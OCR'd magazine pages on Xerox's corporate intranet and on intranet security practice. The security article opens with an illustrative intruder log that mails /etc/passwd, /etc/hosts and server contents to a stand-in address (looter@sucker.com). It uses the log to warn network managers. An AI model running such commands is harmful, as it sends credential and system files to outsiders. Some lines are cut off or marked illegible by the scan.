Each of these objectives led to a common starting point: a unified home page. The team created the WebBoard, from which Xerox invites employees to participate in the Web: "Pull up a chair, take a look around and make yourself at home. This is our meeting place, a friendly home in cyberspace, where Xerox employees can work and learn, grow and share, talk and laugh together — regardless of where we're located — around the corner or around the globe."


XEROX Tracking use of FIRST Center

Netscape - [FIRST Activity Detail]

The FIRST Center XEROX

Detailed FIRST Server Activity

The following Adobe Acrobat Documents contain overall activity and detailed activity graphs dating from October 1995. In the Monthly Server Activity chart, overall monthly "hits" are displayed.

In the Activity by Type chart, the following are detailed:

- KB Searches - number of Knowledge Base Searches successfully performed.
- KB Documents Viewed - number of Knowledge Base documents actually viewed.
- KB Registrations - number of Knowledge Base Registration forms processed.
- FIRST Requests - number of FIRST Center requests submitted through the web.
- Web Searches - number of Xerox Web Searcher searches performed.
- Connectivity Guide - Number of Connectivity Guide documents viewed.
- Cumulative KB Docs Viewed
- Cumulative KB Registrations

In addition, our survey process for Knowledge Base use indicates that for the month of April we are maintaining

The FIRST Center closely tracks visits to its site and use of its research tools.

From the WebBoard, a word play on the familiar whiteboards found throughout the company, employees can access hundreds of sites on the XWW. One popular starting point is Webline, which provides daily headlines about Xerox itself, its competition, the document processing industry in general and even the XWW. It is linked to pertinent information on the internal and external Web. "We look to find things that will lure people into the Web," says Jerry Mikorenda, manager of employee communications programs at Xerox.


"The idea is to make checking XWW a habit. Just like when you come in and check your E-mail in the morning, we want people to check the Web," Mikorenda says. "The idea is to sit there and have a cup of coffee, and click on the Webline icon."

The corporate communications department, which compiles Webline, is taking an objective stance with the information it posts on the Web. "We don't try to process the information like we did in the old days. We don't put the Xerox spin on it," Mikorenda says.

If Xerox introduces a new color copier, for instance, Webline will supplement the press announcement with analyst commentary — positive or negative. "This goes toward credibility and honesty," Casselman says.

From WebBoard, employees also can get a list of all XWW sites by category. They can contribute their own sites or recommend links to internal and external resources, Casselman says. The suggestions are checked and, if appropriate (all but one has been), are added to the

See Xerox, *page 38*


Netscape - [The FIRST Center Home Page]

WELCOME TO THE XEROX FIRST CENTER

- WHAT'S NEW?
- FIRST KNOWLEDGE BASE SEARCH
- FIRST SUBMISSION FORM
- XEROX WEB SEARCHER

④ From the home page, the analyst heads to the Xerox Web Searcher, to peruse other Xerox Web sites.

Netscape - [Xerox Web Sites Searcher]

The FIRST Center XEROX

Xerox Web Sites Searcher

Use the form below to perform a search on collections of Xerox Web sites. This searcher will return a maximum of 300 documents

Select Query Type:

● Simple (words or phrases separated by AND, OR, or commas)

○ Free text (sentence-like expressions work well)

Enter your query. Click here if you need more help.

Docutech and Windows NT

⑤ The sales analyst launches a Web Searcher query for DocuTech and Windows NT.

The FIRST Center

Your search for *docutech and windows nt* found only 5 ou… All 5 are shown in this results list.

To improve your search results, try simplifying your search or adding… special characters like slashes, dashes or ampersands - for more infor…

[Search Screen][Signoff]

Copyright © Xerox Corporation 1995, 1996

Netscape - [Xerox DocuTech Network Server PLUS Overview]

Xerox DocuTech Network Server PLUS Overview

Add the Xerox DocuTech Network Server PLUS to your network to realize the full productivity of electronic publishing

The Xerox DocuTech Publishing Series is a modular family of products designed for high-volume, high-speed production publishing. The Xerox DocuTech Network Server PLUS is an optional front-end device that improves the productivity of network publishing through faster processing of page description language (PDL) files and enhanced support for integration of customized solutions.

The Xerox DocuTech Network Server PLUS provides a bridge between network clients and the DocuTech Network Publisher. The Xerox DocuTech Network Server PLUS acts as a print and file server by supporting file conversion, storage, queue, and printer spooling, and provides an extensive audit trail for each job as it passes through the server. Industry-standard file formats and popular page description languages, such as Adobe PostScript Level 1 and 2, ASCII text, TIFF (Group III/IV), and XIPP (PostScript-wrapped TIFF), are transformed for printing on the DocuTech Network Publisher. Additionally, you can concatenate TIFF and ASCII multiple document/image files into a single print job.

⑥ From the five possible documents returned, the analyst picks an overview of the DocuTech Network Server PLUS. When he clicks on the hot button for it, he's forwarded to another corporate Web site. He reads the documentation and brushes up on product specifics.

Netscape - [FIRST Links]

The FIRST Center XEROX

Links to Other Sites

Quick Scroll to:

- Searchers
- Non-Xerox Sites:
  - Print Drivers
  - Partner Information and Industry News
  - The Competition
  - Reference
- Xerox Links:
  - Connectivity Solutions
  - TICs
  - Xerox Printing Systems (XPS)
  - Corporate
    - Corporate Research and Technology (CR and T)

⑦ Knowing the customer will be evaluating competitive systems, the analyst goes back to the FIRST Center, which also maintains links to non-Xerox sites. He hits the button for the competition and is able to get information on a competing system from Eastman Kodak Co.

Using all the data gathered, the sales analyst quickly puts together and E-mails off a presentation for the sales rep. Never having left the customer site, the rep is able to deliver a comprehensive report on how Xerox's DocuTech production publishing system and Windows NT play together and a comparative analysis of the Xerox and Kodak products.

The Xerox sales team's initiative wins over the customer.

Continued from page 37

XWW.

Xerox has not established any formal guidelines for the intranet yet, but to cover itself, it says that rules that apply in the real world of Xerox are ditto in the virtual world, as well.


"Our initial objective was to create a knowledge base for Xerox people to get the information they needed to do their work, and to create a virtual online community."

—Cindy Casselman

Employees can find that policy on the Web, of course. It reads: "The WebBoard should be viewed as an extension of our office environment. The same basic rules of courtesy and etiquette apply here. All our best interests are served by interacting in a friendly, supportive, nonaggressive and noncommercial manner....We suggest you use discretion in posting confidential business information."

Tracking the hits

The amount of interest in the XWW has grown considerably since its launch last fall. At that time, there were about 100 sites, and today, there are about 1,000, Casselman says. Kirby notes that those XWW sites are supported by some 400 Web servers.



Xerox has modeled its intranet home page, called the WebBoard, on the whiteboards that it commonly uses.

Many of the Web sites track hits. Casselman takes daily and hourly measurements to see what parts of the Web are being used by whom. She acknowledges, however, that much of that tracking activity is primitive. She'd like to elevate tracking procedures to the level that FIRST Center uses.

When salespeople interact with FIRST Center, their activities are thoroughly tracked, Roth says. "We're not just tracking hit counts, but the actual activity we consider core to our business."

For example, if a salesperson uses FIRST Center to submit a query about Microsoft Corp.'s Windows NT operating system, he many only look at four of the 300 documents returned. FIRST Center is interested in exactly what documents he has looked at so it can run trend analysis and figure out where it needs to devote more of its research resources, Roth explains.

What's more, FIRST Center validates its work. When the salespeople pull down the documents FIRST Center has found for them, they find a question on the top and bottom that asks whether the documents answer their questions. They can click on a button for "yes" or one for "no."

Once a month, FIRST Center sends via electronic mail a survey to employees who retrieved documents, asking them to rank their satisfaction level and indicate the amount of time the search had saved, Roth says.

The center uses a Visual Basic program to aggregate the information. "Right now, we're averaging a two-day savings per inquiry with 100% satisfaction," Roth says.

The FIRST Center's tracking and user feedback mechanisms are impressive, says David Leveen, a partner with Cognitive Communications, Inc., the Stamford-based management consulting firm that helped Xerox design its internal Web.

"People often don't think about how the end user is going to use the information on an intranet," Leveen says. "We find thinking like Jim's to be rare."

Other Xerox sites do not use such sophisticated tracking techniques. "We at least know that use is definitely increasing every week, by thousands of hits. And we know that when we put something out there that's really relative or timely, we get a huge increase in hits, and that we're deriving business benefits from that," Casselman says. "But the present measurements aren't effective in proving the value.

"We're trying to promote this to people for work practices," she says. "This is where a lot of the real business value comes from, from people [on different teams] who couldn't get in touch with each other otherwise, talking about the work they do."

Casselman says she is aware of about 15 groups and is sure that there are scores of others that have forged communities of practice on the intranet. She cites as an example the Xerox Color Services group, which places success stories, marketing discussions, best practices guidelines and other files at users' fingertips. Anyone involved in color products, from the product engineers to the graphic designers working on collateral material to the salespeople pitching the goods, come to the site to get and share information.

"This is what I think most of the work on the intranet will come to: making it as easy as possible to find things," Casselman says.

Beach, who is general manager of Advanced Technology Business Services at Xerox Business Services, sums it up this way: "We can reach more Xerox people around the world. We can do a better job of delivering information upon demand through Web services. We can distribute information faster, helping Xerox people get the information from Xerox before they read it in the newspaper."

He notes, however, that considerable work remains. For example, the global Xerox population has only sporadic access to the XWW. The IT department's Kirby estimates that about 20,000 of the 70,000 Xerox users worldwide have intranet access. He says that number will more than double, to about 50,000, by year-end as Web access is added to the basic functionality of each desktop.

Xerox has standardized on Netscape Communications Corp.'s Navigator and NetManage, Inc.'s WebSurfer browsers for Windows PCs, and on Spyglass, Inc.'s Mosaic for Unix machines, Kirby says. It has primarily used Web server software from the Center for High Energy Physics, or CERN, but is now evaluating next-generation packages.

"Our primary focus with browsers and servers is on open standards," Kirby says. "We are concerned that adopting proprietary extensions to the HTML standards will cut off part of the population from some information. So we put a lot of focus on standards-based implementation and development."

Casselman and others at Xerox, including Chief Executive Officer Paul Allaire, have big plans for the intranet. Casselman, for instance, wants to add chat lines and electronic auditoriums to the XWW. Allaire, who already appears in video clips and snippets on the intranet, has agreed to participate in a regular chat line beginning this fall.

"In my mind, this is going to be the place people go to get their mail, find out what's going on, communicate with others, do their work," Casselman says.

PRINT AWAY ON THAT INTRANET

Xerox recently outlined plans to develop a series of software products that will make printing services and printer management functions just a click away for browser users.

"When our customers start deploying intranet servers, we want to offer them a complementary solution for printing," says Roland Icard, head of the CentreWare software group in Rochester, N.Y. CentreWare is a software architecture that supports Xerox Document Centre digital systems, document-handling devices with printing, copying and scanning capabilities.

The company has formulated a two-pronged plan that takes into account the needs of end users and systems administrators.


Through the Web browser, end users will be able to print HTML-based documents and control print jobs by monitoring document and device status. Icard points out that printing across the network can be cheaper than sending faxes. Printed documents will be of higher quality too, he adds.

For systems administrators, the Web-based tools will provide the ability to configure and control printers and manage printing activities from a browser.

Besides supporting Xerox's Document Centre systems, the Web tools will support DocuPrint desktop laser printers and the XPrint Plus family of color laser printers, as well as Hewlett-Packard Co.'s LaserJet products.

Xerox says the software will debut in the fourth quarter, but has not provided any product details or pricing information.

— Beth Schultz



Device Status	Device Location	Device Name
Idle		BLUE

Copier	OK
Fax	OK
Printer	OK
Scanner	OK

Tray #	Size	Status
Top	8.5 x 11 Short Edge Feed	Ready
Middle	8.5 x 14	Empty
Bottom	8.5 x 11 Long Edge Feed	Ready

The Xerox CentreWare software device-status screen allows users to determine the status of systems.

DANGER LURKS

BY BETH SCHULTZ

An effective intranet security scheme takes more than a good firewall and password program.

```
12:01 Attempt to login to intra with joeschmoe from sucker.com
12:02 mail looter@sucker.com  </etc/passwd
12:03 mail looter@sucker.com </etc/hosts
12:04 mail looter@sucker.com all in httpd2
12:08 mail looter@sucker.com all in ftpd
```

If commands like these suddenly pop up on your management console, you might be in trouble.

The entries show a hacker logging into an intranet with a stolen user name — joeschmoe — asking for a password file, a list of hosts and, the final whammy, the contents of a Web server. If you don't have the proper security in place, he is going to get what he wants.

At its most insidious, as in this case, trouble for an intranet manager comes in the form of hackers trying to snatch mission-critical data for malicious purposes. They often come equipped with automated attack tools, downloadable from the Web, that will hammer away at a site until they either get what they want or leave in frustration.

If you've properly battened down the hatches to your intranet, you can hope for the latter. Most firewalls, encryption software, token cards, password programs and authentication services will keep out all but the most inspired attackers.

Locking down the intranet

But before you can craft a plan for locking down the intranet, you have to step back and evaluate the business case. "You need to figure out what the consequences are if the information gets out," advises Patricia O'Hern, project manager at Utopia, Inc., a Web consulting firm in Waltham, Mass.

The information might not be worth a dime to an outsider, and so would not be worth surrounding by a fortress. "Hackers are usually after really big challenges and high payoffs. Think about what the value of the information is to them," O'Hern says.


Many companies have bought into the hype about the big, bad Internet, and as a result are investing too much money in securing their nets. "Security comes with a price tag," O'Hern says. "You can get anything you want, but you're going to pay for it."

As an example, O'Hern tells of a client that is moving its competitive marketing information from an internal Lotus Development Corp. Notes database to Web servers so business partners worldwide can get to it. The company will use passwords to authenticate users. "That's not high security," she says.

"The company did a [return-on-investment] analysis, and determined it couldn't cost-justify deployment of firewalls and encryption," O'Hern says. "This is certainly sensitive information, but the company doesn't think it justifies the investment in extreme security stuff."

FENDING OFF UNWELCOME VISITORS

Intranet intruders can be stopped at a number of points in their treasure hunt. Here's how some commonly used security products come into play on an internal Web.



TUNNEL SERVERS let remote users – in this case, researchers – pull sensitive data from distant corporate Web servers without worrying that the information will be read by outsiders. They encrypt and then encapsulate IP data in TCP/IP packets for transport across the Internet.

PACKET FILTER FIREWALLS can limit or block access to the intranet; they typically determine who has access by source and destination addresses or by port number. In this case, the router would let the encrypted tunnel traffic flow into and out of the intranet but could prohibit any other access attempt, such as one coming from mobile users.

APPLICATION PROXY FIREWALLS can be used to prevent unauthorized access to an intranet by blocking HTTP traffic. In this case, the mobile user could be allowed to conduct an FTP session but not permitted to access a Web, or HTTP, server.

AUTHENTICATION SERVICES allow only authorized users (with passwords) to access Web servers. They can be used to prevent employees that are surfing the intranet from seeing sensitive data stored on the human resources Web server, for example.

Presume the worst

Companies should expect that somewhere, somehow, someone will breach intranet fortifications, says Blane Erwin, senior analyst with Forrester Research, Inc.'s Network Strategy Service in Cambridge, Mass. "Look at the information. If you can't sleep at night with the thought of someone unauthorized seeing it, then don't put it up there," he says.

That's an approach that Digital Equipment Corp., an intranet pioneer, has decided to take. Extremely sensitive information, like salaries, is not accessible on the intranet, but beyond that the company is loosening things up a bit.

"We're shifting from one information security model, where we protected all the information and network nodes at one level, to another model that breaks that information into three levels of criticality," says Vic Thuotte, corporate information security manager at the company. "We still don't want people to get in, but we're lowering our baseline on the nodes that don't contain sensitive information."

Information that will get top-security billing at Digital includes personnel data, financials, customer details and early versions of engineering product plans. The authorized audience for such information will be small, Thuotte says.

He wouldn't discuss how the company will secure information: "That would provide an edge to an intruder." But he did say the highest level of information would be encrypted during transmission and storage.

With the new multilevel approach, a larger group of people will be able to tap into medium-security sites that host information that is copyrighted but public, Thuotte says. Examples include meeting minutes that might be a bit sensitive, information about interim strategies and confidential details about soon-to-be released products.


"We want people to get to this information on a need-to-know basis. We don't want it to be so tightly held that it would restrict business," Thoutte says.

The least secure sites will contain information fit for corporate consumption, such as an internal phone directory.

Companies and institutions that can't tolerate any intrusions — hospitals hosting patient records on a private Web, for example — ought to isolate the intranet from the Internet or other internal corporate networks. That perhaps is the best and only reasonable way to eliminate the chance that malevolent beings on the 'Net will break into your intranet.

That's the tack the security team at Software 2000, Inc. has taken to secure its intranet. "There is no access allowed from the Internet to our intranet — none, period. A firewall blocks even our own access," says Rick Bernard, director of information systems at the software developer in Hyannis, Mass.

That means that only employees at headquarters can use intranet services. It doesn't mean, however, that each user there has access to all Web resources. Web servers containing confidential items — software code and utilities, for example — are subject to internal network security mechanisms, Bernard says. Those measures come in part through Microsoft Corp.'s Windows NT operating system. "We're at one layer beyond passwords, with domain layer security. If you don't have rights to gain access to that domain, you can't get access to any of the resources in that environment."



"We still don't want people to get in, but we're lowering our baseline on the nodes that don't contain sensitive information."

VIC THUOTTE

Digital Equipment

SHAWN G. HENRY

As they explore the intranet, users often seek access to restricted sites. It's a natural part of surfing, Bernard says. "It can become a management issue if users are spending too much time surfing, or it could become a security risk if the person is constantly hitting the same place," he explains. But generally it is harmless.

Should Software 2000 decide to extend its intranet to employees at other locations, it will add other security measures. "Encryption might be an additional layer that may be needed to help us out and give us peace of mind," Bernard says.

Encryption is usally a good idea whenever the information being accessed is of a personal nature, not only when it's traversing the Internet, says Jim Jurista, manager of the advanced technology group at Logical Design Solutions, Inc., a Murray Hill, N.J., firm that develops intranet and Internet applications. That would mean whenever a browser requests data from a server, the communication is encrypted end-to-end using standards like Secure Sockets Layer or Secure HTTP.

Logical Design also recommends companies at least use passwords and authentication to verify the identity of individuals entering the intranet. "You don't want somebody to be able to walk up to a user's desktop and access a Web server," says executive vice president Darren Bryden.

He adds that clients often underestimate physical security. "They get caught up in the technical details and we need to remind them to lock doors."

Security efforts also are wasted if you don't watch the network, says Geof Newton, a network engineer at Software 2000. He monitors logs kept by the firewall to ensure that unauthorized entry attempts are harmless. "We're aware when we're being checked out. Over time, you become familiar with the kind of attempt you get, what kind of people or what search engines," he says.

"If we thought we were in any significant danger, we'd walk into the computer room and pull the wire," Bernard adds. "Then there's not a question of getting in; it'll be physically impossible." ■

During the next five years, most corporate information and applications will be accessible by Web clients. Most users will spend the bulk of their online time working within a Web browser or a browser-enabled desktop. As that model evolves, it will [illegible] the operating system-centric model we know today. Since Windows is the predominant OS, it will be impacted most.

